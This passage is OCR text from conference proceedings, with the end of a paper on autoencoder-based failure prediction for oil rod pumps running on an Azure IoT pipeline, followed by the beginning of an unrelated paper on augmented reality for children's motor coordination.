950/950 [==============================] - 1s 1ms/step - loss: 7.5727e-05 - val_loss: 4.8801e-05
```

Fig. 3 Training epoch using autoencoders





Fig. 4 Training loss and validation loss

Figure 3 shows the total number of training epochs which is 100 along with the training and validation losses.

Figure 4 is a line chart showing the training loss and validation loss. We stop training the model at the point where the validation loss spikes up (approx. 0.001) to avoid overfitting of the model.

5.2 *Principal Component Analysis (PCA)*

Principal Component Analysis is a statistical technique for reducing dimensionality. The encoder portion of our model encodes each individual state of the 5 sensors into a 20-dimensional vector. PCA models with 2, 5 and 10 components are applied to the state vectors. In the gradual failure dataset, we find out that 2 out of the 20 components of the embedding vectors explain 99.48% of the entire variation found in the data. For the immediate failure dataset, we find out that 2 out of the 20 components of the



```
Gradual failure - Cumulative explained variation for 2 principal components: 0.999470055103302
Gradual failure - Cumulative explained variation for 5 principal components: 0.9998989105224609
Gradual failure - Cumulative explained variation for 10 principal components: 0.9999971985816956
Immediate failure - Cumulative explained variation for 2 principal components: 0.9998106956481934
Immediate failure - Cumulative explained variation for 5 principal components: 0.9999839067459106
Immediate failure - Cumulative explained variation for 10 principal components: 0.9999998211860657
```

Fig. 5 Principal component selection

embedding vectors explain 99.81% of the entire variation found in the data. As we move to 5 and 10 components for the PCA, we get some marginal increase in those percentages. We correlate those 2 components from the embedding vectors with the anomaly flag.

Figure 5 shows the PCA models with 2, 5 and 10 components and their variation. The principal component 2 gives 99.9 variation, and it is chosen.

6 Tools Description

6.1 Python

Python is used to program machine learning and deep learning models for anomaly detection. Autoencoders are the deep learning algorithms that are to be used. Autoencoders help us in reproducing the exact output from the input given by reducing the noise in data, using Databricks notebooks as IDE for Python.

6.2 C-SHARP or C#

C# (C-sharp) is used for simulating data to the Azure IoT Hub. C# provides a set of easy-to-understand and seamless, continuous testing of samples for connecting to Azure IoT Hub, using Visual Studio code as IDE for C#.

6.3 Azure IoT Central

Azure IoT Central is an IoT application platform as a service which is used for the easy creation of IoT solutions. Here, Azure IoT Central is the crucial resource for data simulation. It is used for inputting data into the remote device, storing the data and creating data schemas and machine control, and it is used for remote communication.

6.4 Azure Databricks

Databricks helps users to perform storing, cleaning and visualizing large amounts of data from distributed sources. Azure Databricks also provides ETL functions for extractions, querying and creating multiple visualizations. Since Databricks is directly connected to the cloud, it provides easy connectivity to the contained instances and Azure function apps.

6.5 Azure Kubernetes Services

Azure Kubernetes are Azure container services which help in deploying and containerizing applications. It also helps in managing the containerized applications. Here, the Azure Kubernetes service is used to create a container instance for the Databricks code to run. The image is deployed by specifying the operating system and memory. The container makes it feasible into the function app.

6.6 Azure Event Hub

Azure Event Hub is a data streaming cloud platform which is used as an event ingestion service. It is similar to Kafka except for the fact that the event hub is fully managed by the cloud. The event hub is used injest to data into the Azure function app for the model to process and output the results.

6.7 Azure Function App

The Azure function app provides seamless running of serverless code automatically when triggered with data. The data from the event hub is ingested into the function app. The function app contains a model for anomaly detection saved in the Kubernetes image. As the new data comes, the model in the Kubernetes image trains over it and passes the new model to the function app. The results from the model are stored in an Azure storage blob.

6.8 Azure Blob Storage

The Azure storage is used as a solution to store enormous amounts of structured/unstructured data in the cloud. The results from the function app are also stored in the blob storage for the Microsoft Flow to automate the machine repair indication.

6.9 Microsoft Power Automate

Microsoft Power Automate or Microsoft Flow is used for automating the workflows. It is popularly used for automating emails, collecting data and getting notifications. The results of the function app stored in the blob are used by the Power Automate to automatically send repair alerts to the respective members.

7 Implementation Using Tool

Using the tools stated above, the following modules are to be set up for the process to run.

Figure 6 depicts the complete process flow of our entire system.



IOT Central (Data Ingest)
Event Hubs
10
01
Azure Storage (Cloud Storage)
Azure Function
Power Automate
(Pump status Alert)
Azure Databricks (Analytics and Model training)
Azure Kubernetes(container) services

Fig. 6 Process flow

7.1 Setting up an Azure Account and Creating Resources

The Azure account is used to get access to Azure services and Azure subscriptions. All the operations stated can be performed using Azure Cloud Services. The resource group may include all the resources for solutions provided by the system.

7.2 Configuring the Resources

For the resources Azure IoT Hub, Azure storage account, Azure Databricks, Azure Kubernetes, Azure Function app and Azure Event hub while creating them, the specification of what subscription it belongs to, what pricing tier to be used, the network it should operate on and the maximum capacity to be used should be configured while the resources are being created.

7.3 Data Simulation Using C# and Azure IoT Central

Since real data from IoT sensors is not available, we'll try to simulate the data using industry standards and measure using programming or simulation tools. By specifying the maximum and minimum limits, the frequency of distribution and its range, the random number for simulation can be generated by using C-sharp to program locally and connecting it to Azure IoT Central. The maximum capacity of each attribute is set by a random high limit. It can be changed according to the user setting. The IoT sensor data is not stored in a database. It is simulated every time and sent to the Azure containers to run the models.

Figure 7 shows the simulated attribute data for the oil rod pump under normal conditions. From Tables 1, 2, 3, 4 and 5 below, the normal and failure data ranges for the oil rod pump attributes are listed.




Fig. 7 Sensor data for operations under normal conditions

Table 1 Motor power ranges

Property	Normal state	Failure state
Standard deviation	1.0	1.4
Sampling rate	10,000	10,000
Frequency	85	70
Amplitude	2.4	1.8
Initial value	70.0	15.0

Table 2 Motor speed ranges

Property	Normal state	Failure state
Standard deviation	0.5	1.025
Sampling rate	10,000	10,000
Frequency	85	70
Amplitude	3.25	2.2
Initial value	200	42.0

Table 3 Pump rate ranges

Property	Normal state	Failure state
Standard deviation	1.3	1.6
Initial value	60.0	12.5

Table 4 Casing friction ranges

Property	Normal state	Failure state
Standard deviation	1.4	1.055
Initial value	1450.0	600.0

Table 1 shows the properties and limits to generate random numbers for the attribute Motor Power under normal and failure states.

Table 2 shows the properties and limits to generate random numbers for the attribute Motor Speed under normal and failure states.

Table 3 shows the properties and limits to generate random numbers for the attribute Pump rate under normal and failure states.

Table 4 shows the properties and limits to generate random numbers for the attribute Casing friction under normal and failure states.

Table 5 Pump time on ranges

Property	Normal state	Failure state
Sampling rate	10,000	10,000
Amplitude	800	350
Frequency	40	90




Fig. 8 Sensor data for operations under gradual failure conditions




Fig. 9 Sensor data for operations under immediate failure conditions


Table 5 shows the properties and limits to generate random numbers for the attribute Pump Time under normal and failure states.

Figure 8 shows the simulated attribute data for the oil rod pump under gradual failure conditions. From Tables 1, 2, 3, 4 and 5, the normal and failure data ranges for the oil rod pump attributes are listed. After 5000 normal state simulations of each attribute, the data changes gradually to a failed state.

Figure 9 shows the simulated attribute data for the oil rod pump under failure conditions. From Tables 1, 2, 3, 4 and 5, the normal and failure data ranges for the oil rod pump attributes are listed. After 5000 normal state simulations of each attribute, the data changes to an immediate failed state.

7.4 Deploying Model into Azure ML Containers

The training model is saved to be deployed as a container image into Azure ML Studio. Using Azure Machine Learning service SDK to programmatically register



Cmd 38

```
print(webservice.scoring_uri)
```

```
http://6b6bc192-ab2b-43a9-8638-c13ebf04c4ab.centralindia.azurecontainer.io/score
```

Fig. 10 Model deployment—Azure ML Studio

the model and create a container image for the web service that uses it and deploy that image onto an Azure Container Instance. The web app service will know how to load the model and use it for scoring needs to be saved onto a file for the Azure Machine Learning service SDK to deploy it.

Figure 10 shows the deployment of the model, and it is tested by giving anomalous values and the result is verified.

7.5 Exporting Data Using Azure Event Hub

The Azure Event Hub acts as a data exporter or data streaming platform for the data present in IoT Central hub. The data generated will be exported into the Kubernetes containers using the Event Hub. The Event Hub is a big data streaming service. The Kubernetes containers contain the deep learning model. As the data is simulated, the continuous export into the deep learning model happens simultaneously.


7.6 Creating Azure Function to Predict Pump Failure

The function app in Azure is used to run serverless code which here is used to run the anomaly detection code present in the containers. The result from the anomaly detection code will be 0 or 1 which indicates whether the pump is going to fail or not. From this indication, the function app sends the message to the notification queue containing the message of which device is going to fail.

Figure 11 shows the Azure Function App shows streaming logs. The highlighted text indicates the device repair email which is sent into the notification queue from the Azure function app.

8 Performance Measures

The Mean squared error is used as the loss function of the model during the advancing of the epochs. The validation of the model is by 95% and 5% split. The Mean Average error is calculated between the predicted and actual values of the model.



```
Executing 'PumpFailurePrediction' (Reason='(null)', Id=109dbd8a-2eb3-430d-a554-1b0f16280b99)
Executing 'PumpFailurePrediction' (Reason='(null)', Id=4dc6a67a-6097-486b-8692-4be442840153)
Trigger Details: PartionId: 1, Offset: 2638872-2644696, EnqueueTimeUtc: 2021-01-01T01:12:15.1960000Z-2021-01-01T01:12:17.9610000Z, SequenceNumbe
Trigger Details: PartionId: 0, Offset: 3421952-3423880, EnqueueTimeUtc: 2021-01-01T01:18:17.1970000Z-2021-01-01T01:18:19.5570000Z, SequenceNumbe
Host lock lease acquired by instance ID '0000000000000000000000000E9C8E728'.
Notification email for DEVICE003 queued for delivery
Executed 'PumpFailurePrediction' (Succeeded, Id=109dbd8a-2eb3-430d-a554-1b0f16280b99, Duration=11468ms)
Notification email for DEVICE001 queued for delivery
Executed 'PumpFailurePrediction' (Succeeded, Id=4dc6a67a-6097-486b-8692-4be442840153, Duration=11566ms)
Executing 'PumpFailurePrediction' (Reason='(null)', Id=b833be26-85c8-48f2-845f-fdc5cd810530)
Trigger Details: PartionId: 1, Offset: 2645344-2651168, EnqueueTimeUtc: 2021-01-01T01:12:18.2740000Z-2021-01-01T01:12:20.9050000Z, SequenceNumbe
Executing 'PumpFailurePrediction' (Reason='(null)', Id=2dfc7bb5-fb09-4956-b47b-61241b9cc57e)
Trigger Details: PartionId: 0, Offset: 3424520-3430296, EnqueueTimeUtc: 2021-01-01T01:18:20.1500000Z-2021-01-01T01:18:26.0720000Z, SequenceNumbe
Executed 'PumpFailurePrediction' (Succeeded, Id=2dfc7bb5-fb09-4956-b47b-61241b9cc57e, Duration=90999ms)
Executing 'PumpFailurePrediction' (Reason='(null)', Id=213240e0-15f8-48c7-b0d0-e88e57b5bced)
```

Fig. 11 Azure function app streaming logs

The validation loss spikes up after 0.01, so we set the Mean Average Error (MAE) as 0.01. The difference between the actual and predicted values is observed.

Figure 12 shows the histogram representation of the result (MAE loss) which enables us to understand what is the reasonable value that identifies "normal conditions". At the right end of the bell shape, it safely assumes that 0.01 is a good value for the threshold.

Figure 13 shows the two graphs which show the two datasets (the one containing gradual failure and the one containing immediate failure) and running them through our full model to get the predicted values.




Fig. 12 Histogram (MAE loss)




Fig. 13 Failure chart for gradual failure and immediate failure

9 Results

The simulated data is charted as dashboards in Azure IoT Central. The team can switch the rod pump on/off using Azure IoT Central. The Dashboard contains the simulated flows of all the pumps, the pump on time, the average values of every attribute from each pump and also the pump location. The failure of the pump is indicated by sending alert messages into the notification queues container created in the Azure Blob Storage.

9.1 Dashboard

Figure 14 shows the line chart in the dashboard containing the simulated data of 3 rod pumps with a normal condition, gradual failure and immediate failure conditions with data attributes—casing friction, motor power, motor speed and pump rate for each pump.

Figure 15 shows the pie chart on the right which indicates the average percentage of time each pump is on and the table on the right contains the average value for casing friction, motor power, motor speed and pump rate for each pump. Whenever the values of the attributes go below the minimum values of the normal conditions, the values change to red colour text.





Fig. 14 Dashboard—line chart of casing friction, motor power, motor speed and pump rate for each pump



Casing Friction (PSI), Motor Power (kW), Motor Speed (RPM), Pum...

Device	Casing Friction (...	Motor Power (av...	Motor Speed (a...	Pump Rate (avg)
Rod Pump - DE...	1.44k	69.05	197.55	59.30
Rod Pump - DE...	1.45k	70.01	200.01	60.01
Rod Pump - DE...	1.44k	69.51	198.53	59.54

Fig. 15 Dashboard-pie chart (left) and KPI table (right)

9.2 Notification Queue

The notification service is facilitated by Azure storage queues which receive the message from the Azure function app. The message will be an indication of which device is going to fail. This message will be pushed as an email to the respective members. As the new messages come in, the queues send the messages.

10 Gap Analysis

Instead of fixing the design of the system, the Gap analysis focuses on fixing the maintenance strategy based on continuous monitoring by predicting the failure of the system and helping in failure management. The Gap analysis focuses on identifying the technology or design gaps which prevent the implementation of maintenance strategy. The goal of the gap analysis is to find the objectives of the system and analyse where the system is and the objectives met. The first step of the system is to identify the symptoms and patterns of the failure model. The predictive gap analysis also captures the breakdown of failure modes and alerts the user with a mail showcasing the constraints and their performance metric. The system automates decision-making by predictive maintenance strategies rather than optimizing failure.

11 Conclusion

The data from rod pumps are simulated using C# under three conditions: normal running condition, immediately failing condition and gradually failing condition. The simulated normal condition data were able to train the autoencoder model to detect anomalous data. The dashboard displays the average motor speed, pump rate, casing friction and motor power, also the pie chart shows the total time run for each device. Along with that, the KPI's indicate whether the data values of immediate and gradual failing pumps are below the normal conditions. The simulated data is exported out into the Azure function app using the event hub. The code to detect anomalies by autoencoders is written into Azure Databricks and deployed into the Azure Machine Learning Studio. The Azure function app is created which is used to run the Azure container; it is triggered by the data exported from the event hub. The function app started running the deployed container when triggered by the simulated data export and sends a notification message to the Azure storage queues. The message shows which pump is about to fail and needs maintenance. This setup can be configured for any remote maintenance device to predict anomalies for predictive maintenance. The proposed system could predict problems like unexpected machine downtime and provide alerts in advance to the repair team. The proposed system could be incorporated in any manufacturing equipment that is fitted with an IoT sensor and connected to the cloud. The proposed system automates maintenance by deep learning models and sends alert messages to the repair team whereas in conventional methods, manual labour frequently visits the site which causes waste of money, time and manpower.

References

1. Borghesi A, Bartolini A, Lombardi M, Milano M, Benini L (2019) Anomaly detection using autoencoders in high performance computing systems. In: AAAI conference on artificial intelligence, vol 30
2. Al-Subaiei W, Al-Herz E, Al-Marri W, Al-Otaibi R, Ashyan H, Jaber H (2021) Industry 4.0 smart predictive maintenance in the oil industry to enable near-zero downtime in operations. In: International conference on industrial engineering and operations management Singapore
3. Bousdekis A, Lepenioti K, Apostolou D, Mentzas G (2020) Decision making in predictive maintenance: literature review and research agenda for industry 4.0. IFAC-PapersOnLine, vol 53, Issue 13
4. Ran Y, Zhou X, Lin P, Wen Y, Deng R (2019) A survey of predictive maintenance: systems, purposes and approaches. IEEE Commun Surv Tutorials
5. Pech M, Vrchota J, Bedna J (2020) Predictive maintenance and intelligent sensors in smart factory: review
6. Lee GY, Kim M, Quan YJ (2018) Machine health management in a smart factory: a review of technology
7. Paidi V, Fleyeh H, Hakansson J, Nyberg RG (2018) Smart parking sensors, technologies and applications for open parking lots
8. Feng S, Farha F, Zhang T, Ning H (2019) Review on smart gas sensing technology
9. Carvalho TP, Soares, Vita R, Basto JP, Alcala SGS (2019) A systematic literature review of machine learning methods applied to predictive maintenance
10. Techniques for generating random numbers using C#: https://www.tutorialsteacher.com/articles/generate-random-numbers-in-csharp
11. Bousdekis A, Papageorgiou N, Magoutas B, Apostolou D, Mentzas G (2019) Enabling condition-based maintenance decisions with proactive event-driven computing, computers in industry
12. Bumblauskas D, Gemmill D, Igou A, Anzengruber J (2021) Smart maintenance decision support systems (SMDSS) based on corporate big data analytics. Exp Syst Appl

13. He Y, Gu C, Chen Z, Han X (2019) Integrated predictive maintenance strategy for manufacturing systems by combining quality control and mission reliability analysis. Int J Prod Res 55(19)
14. Nadj M, Jegadeesan H, Maedche A, Hoffmann D, Erdmann P (2021) A situation awareness driven design for predictive maintenance systems: the case of oil and gas pipeline operations. In ECIS
15. Zheng B, Gao X, Li X (2019) Fault detection for sucker rod pump based on motor power

Ubiquitous Learning Environment with Augmented Reality to Stimulate Motor Coordination

German Sailema-Lalaleo and Cristina Páez-Quinde

Abstract This research on ubiquitous learning environments under augmented reality technology, which allows the stimulation of motor coordination, aims to analyze the use of this technology in students to stimulate motor coordination, taking into consideration that augmented reality produces brain waves, the same ones that improve memory, likewise allows for better coordination between the head, trunk, and extremities; in the same way, in the coordination of fine movements such as the fingers of the hands, these activities can now be matured more frequently by children aged 8 years. The applied methodology is exploratory experimental type, where augmented reality activities were included to improve the development of motor coordination; it was done through interventions both inside and outside the classroom as activities in contact with the teacher as well as autonomous tasks. The approach used is by parts to determine both the qualitative part of the study and the numerical results where it can be shown that this type of activity improved motor coordination in the students. Finally, it is established that reality increases as a learning strategy in ubiquitous learning environments are quite necessary, which must be implemented in the development of motor coordination.

Keywords Ubiquitous learning environments · Augmented reality · Author resources · Education · Motor coordination

1 Introduction

At present for people, technology has ceased to be a vanity, to be a necessity, and even more so when we refer to education, which should frequently strengthen and enhance the teaching–learning process, covering the well-being of our students.

G. Sailema-Lalaleo (✉) · C. Páez-Quinde
Pontificia Universidad Católica del Ecuador Sede Ambato, Ambato, Ecuador
e-mail: e_german93@hotmail.com

C. Páez-Quinde
e-mail: mpaez@pucesa.edu.ec

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_41

In informatics and computing, the word ubiquitous learning arose in 1991 by Weiser, which is understood as describing technological means through all future needs [1]. Ubiquitous learning can be carried out anywhere and at any time from a technological device available to humans. ICTs are a necessary means of communication that allows the creation of virtual spaces, among the most used daily are calls, messages, videos, and even photographs that can be reproduced as often as desired in an instant from anywhere in the world, creating a dynamic interaction between the sender and receiver. Taking into account that all these activities can be carried out by accessing the Internet through a Wi-Fi connection or mobile data [2].

Education faces technological means, which facilitates and expedites people's work, but it should be noted that it will never be replaceable [3], where the student is the main actor and the teacher is a guide during the learning process, which allows new opportunities and makes educational changes.

In the educational field, augmented reality (AR) is a technology that allows physical interaction with real time, through a device that generates a more participatory and interactive space with whoever manipulates it [4].

Education and physical activity are related by the study of the integral development of people, which allows improving their motor coordination and their quality of life during the course of learning [5]. Physical activity is one of the factors that allows you to strengthen all your motor skills during the growth of people [6]. The author [7], to diagnose motor coordination, especially the motor alterity of the participants, carried out exploration tests of hands, feet, eyes, and ears, which through observation sheets allowed obtaining data for their scientific study. Physical activity is of vital importance for human health, so it is important to take into account the habits and customs that are acquired during childhood and adolescence, which is the fundamental key to good motor development during adulthood [8].

In this sense, technological tools are involved during the development of teaching–learning, especially to improve the motor skills of students throughout their student stage [9].

2 State of the Art

2.1 ICT

According to [10], learning is feasible when the teacher imparts his knowledge through multimedia tools, replacing the dead letter. When talking about multimedia expression, it includes both the visual (photographs, videos, graphics, images, animations, and presentations) and the verbal (sounds, audio, and narrations) or, in turn, mixing the two types of tools together.

However, the authors [11] mention that ICT has many unresolved paradigms, which, in turn, the excess of multimedia tools can become distractions that may or may not interfere with the instant of capturing information, in such a way it is suggested to use it appropriately and only as many times as necessary when the teacher gives a presentation. The authors [12] mention that ICTs have positive and negative aspects, among the positive ones, greater communication with people from different places, and among the negative ones, the stress and anxiety of staying frequently connected no matter what the time and hour that we waste, even worse if it is in the workplace.

In Educational Institutions before the pandemic, notebooks, books, and papers were used daily within academic activities, but from the same ICTs became involved and increased their use in our daily lives since it is very necessary to keep us communicated synchronously or asynchronously. In addition, this author [13] emphasizes that the main sources of the educational community such as authorities and teachers must receive training and support to guarantee the correct use and implementation of technological tools inside and outside the classroom, to improve their academic performance [14]. With the passage of time, the students adapted to this type of virtual education, so they were able to reflect on the university experience before confinement, and the students felt committed to learning, since they had access to their study materials during 24 h and 7 days a week reducing the time and effort for your understanding [15].

2.2 Augmented Reality

Augmented reality allows the user to see objects in a different way based on the real world [16], and this author specifies three important aspects so that the use of AR is affected which include combination of the real with the virtual, interactivity in real time, and visualization in 3D. These aspects in education allow students to create a positive distraction, becoming motivated and in turn getting involved in learning [16].

Currently, technological devices such as laptops, computers, cell phones, or tablets are easily accessible, but what is difficult is to imagine the history of our ancestors. This work can be friendlier if we relate it to virtual reality since this technology allows us to expose up to the last detail, emphasizing that when people see something different and interactive, they show more attention and concentration [1].

The effectiveness of the use of augmented reality compared to traditional education through pencils and notebooks has the ability to simulate many events about reality, creating a massive learning environment that facilitates the student, the development of skills, problem-solving, critical thinking, and peer communication [17].

In order to improve educational plans and optimize the work of the educator, the objective is to include AR in all the necessary and elusive events to capture information [18]. The new generation lives a new lifestyle, different from our ancestors, since most people and even children live with technology at all times, for this reason within the classroom the attention span is progressively decreasing, and for this, this author suggests using headphones synchronized with a central device, to experience the same content and thus reduce the level of distractions per student [19].

Kumar et al. (2021) mention that any computer-aided design (CAD) software is used to make three-dimensional virtual environment models, which allows simulations of dynamic processes and objects to be developed that are interactive.

2.3 Ubiquitous Learning Environment

Researchers define that u-learning and m-learning are very similar when we refer to learning due to their permanence, accessibility, immediacy, and interactivity. However, there are characteristics that protect each one, among them u-learning continuous learning, consistent computing, and adaptive services, in short, anytime and anywhere. It can be used to provide active and adaptive support to students assimilating to real life, for example, GPS, barcode, URLs, and QR code that will allow students to combine online information and physical or printed materials [20].

The ubiquitous learning process is an innovative pedagogy oriented and focused on synchronous and asynchronous teaching (anywhere and at all times). Teachers and students are involved in this learning process, which allows "learning to learn" so that "learning to teach" is required, similar terms, but with a wide difference in the educational field, as its purpose or objective is to teach for everyday life and not to pass a course, grade, semester, or educational level that is traditionally practiced in all educational institutions in all countries [21].

The new generation has the ability to create content individually, something that the old generation does not have principles and foundations to generate this knowledge and impart to people who need some information. Currently, ubiquitous learning can be considered as a natural evolution of a student or a person, since ICTs generally live around us from the moment we were born until the last day of our lives. It should also be noted that technology does not. It is considered a vanity, on the contrary, communication between peers is considered a necessity and the primary one [22].

The telephone is a very intelligent technological tool that facilitates social inclusion since the virtual learning environments are generated autonomously according to the needs of the people, and it also facilitates modern access to a huge amount of educational resources that allows to improve concentration and retention of student information [23]. On the other hand, some authors mention that smartphones or cell phones have changed the notion of time, place, and learning space because they are a distraction, the same thing that changes the behavior of young people so that all this does not happen, the use of the devices must be planned. Cell phones during class [24].

According to the study carried out by the author [25], of the most used applications depending or not on the cell phone model, it should be noted that the operating system is important to use said application, and the most used is Google Play, since in this application it is very wide to carry out internal and external searches and among the most downloaded are the applications of educational, social, and business [26].

2.4 Physical Activity

During physical activity there are intelligent electronic devices that serve to monitor specific movements of the parts of our body, where signs of motor incoordination can be recorded during walking, falling, running, and jumping. These devices can be modified for both adults and children who have had a gap in fine and gross motor skills throughout their lives. In addition, you can improve all these problems with the good application that will help improve your health and quality of life [27].

